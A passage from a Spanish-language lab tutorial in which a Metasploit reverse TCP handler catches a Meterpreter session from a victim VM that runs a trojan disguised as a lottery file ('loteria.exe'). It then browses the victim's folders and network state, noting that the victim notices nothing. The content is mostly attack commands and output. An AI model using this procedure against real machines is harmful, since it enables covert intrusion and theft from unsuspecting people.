|----------|-----------------|----------|--|
| EXITFUNC | process | yes | Exit technique (Accepted: '', seh, th read, process, none) |
| LHOST | 192.168.2.8 | yes | The listen address (an interface may be specified) |
| LPORT | 4444 | yes | The listen port |


PASO 9.

Ahora llego el momento de ejecutar el malware creado y poder escuchar. Para ello ejecutamos el comando “**run**”, una vez iniciado la escucha, por el puerto 4444, solo toca esperar que alguien caiga.

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
```

[*] Started reverse TCP handler on 192.168.2.8:4444

Ahora vamos a la máquina cliente y abrimos el archivo de lotería.



La máquina víctima no se percatará de nuestra presencia, ya que en el todo sigue funcionando con normalidad. Pero si pasamos a Parrot, veremos una sesión abierta. Ubicada en la carpeta Descargas.

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 192.168.2.8:4444
[*] Sending stage (177734 bytes) to 192.168.2.3
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.3:49851) at 2025-09-29 19:02:45 -0600

(Meterpreter 1)(C:\Users\vagrant\Downloads) >
```

PASO 10.

Ahora podemos ver que es como si estuviéramos en CMD del cliente y podemos ejecutar comandos, por ejemplo, ver la configuración de red, con ipconfig.

```
(Meterpreter 1)(C:\Users\vagrant\Downloads) > ipconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name           : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC   : 08:00:27:f4:f7:42
MTU            : 1500
IPv4 Address   : 192.168.2.3
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::b0ec:d7bd:2137:a7c8
IPv6 Netmask   : ffff:ffff:ffff:ffff::
```

PASO 11.

Hacemos un ls. Para verificar lo que contiene esta máquina en la carpeta Descargas.

```
(Meterpreter 1)(C:\Users\vagrant\Downloads) > ls
Listing: C:\Users\vagrant\Downloads
=====
```

| Mode | Size | Type | Last modified | Name |
|------------------|-------|------|---------------------------|-------------|
| 100666/rw-rw-rw- | 0 | fil | 2025-09-29 19:20:39 -0600 | Romeo.txt |
| 100666/rw-rw-rw- | 282 | fil | 2017-08-06 20:21:27 -0600 | desktop.ini |
| 100777/rwxrwxrwx | 73802 | fil | 2025-09-29 16:49:49 -0600 | loteria.exe |

PASO 12.

Salimos de Download para ver que mas tiene esta máquina.

```
(Meterpreter 1)(C:\Users\vagrant\Downloads) > cd ..
(Meterpreter 1)(C:\Users\vagrant) > ls
Listing: C:\Users\vagrant
=====
```

| Mode | Size | Type | Last modified | Name |
|------------------|------|------|---------------------------|---------------|
| 040777/rwxrwx | 0 | dir | 2017-08-06 18:44:16 -0600 | .bundle |
| 040777/rwxrwx | 0 | dir | 2017-08-06 18:43:06 -0600 | .gem |
| 100666/rw-rw-rw- | 114 | fil | 2017-08-06 20:22:55 -0600 | .gemrc |
| 040777/rwxrwx | 0 | dir | 2017-08-06 20:23:09 -0600 | .ssh |
| 100666/rw-rw-rw- | 6 | fil | 2017-08-06 20:22:18 -0600 | .vbox_version |
| 040777/rwxrwx | 0 | dir | 2017-08-06 20:16:02 -0600 | AppData |

PASO 13:

Vamos a verificar todas las conexiones tcp, para ello usaremos el comando: “netstat”. Esto del lado de la víctima.

```
C:\> netstat
```

| Proto | Local Address | Foreign Address | State |
|-------|----------------|----------------------|-------------|
| TCP | 127.0.0.1:8028 | vagrant-2008R2:49217 | ESTABLISHED |
| TCP | 127.0.0.1:8028 | vagrant-2008R2:49221 | ESTABLISHED |
| TCP | 127.0.0.1:8028 | vagrant-2008R2:49222 | ESTABLISHED |
| TCP | 127.0.0.1:8028 | vagrant-2008R2:49223 | ESTABLISHED |
| TCP | 127.0.0.1:8028 | vagrant-2008R2:49224 | ESTABLISHED |
| TCP | 127.0.0.1:8028 | vagrant-2008R2:49225 | ESTABLISHED |

Si nos vamos al final podemos ver que estamos siendo escuchados por otra dirección ip. En este caso la dirección de nuestro parrot, la cual esta como conexión tcp. Ahora, podemos hacer cualquier cosa que nosotros querramos en la máquina víctima.

```
TCP 192.168.2.3:49180 vagrant-2008R2:9300 ESTABLISHED
TCP 192.168.2.3:49181 vagrant-2008R2:9300 ESTABLISHED
TCP 192.168.2.3:49369 192.168.2.8:4444 ESTABLISHED
```

```
C:\Users\vagrant>
```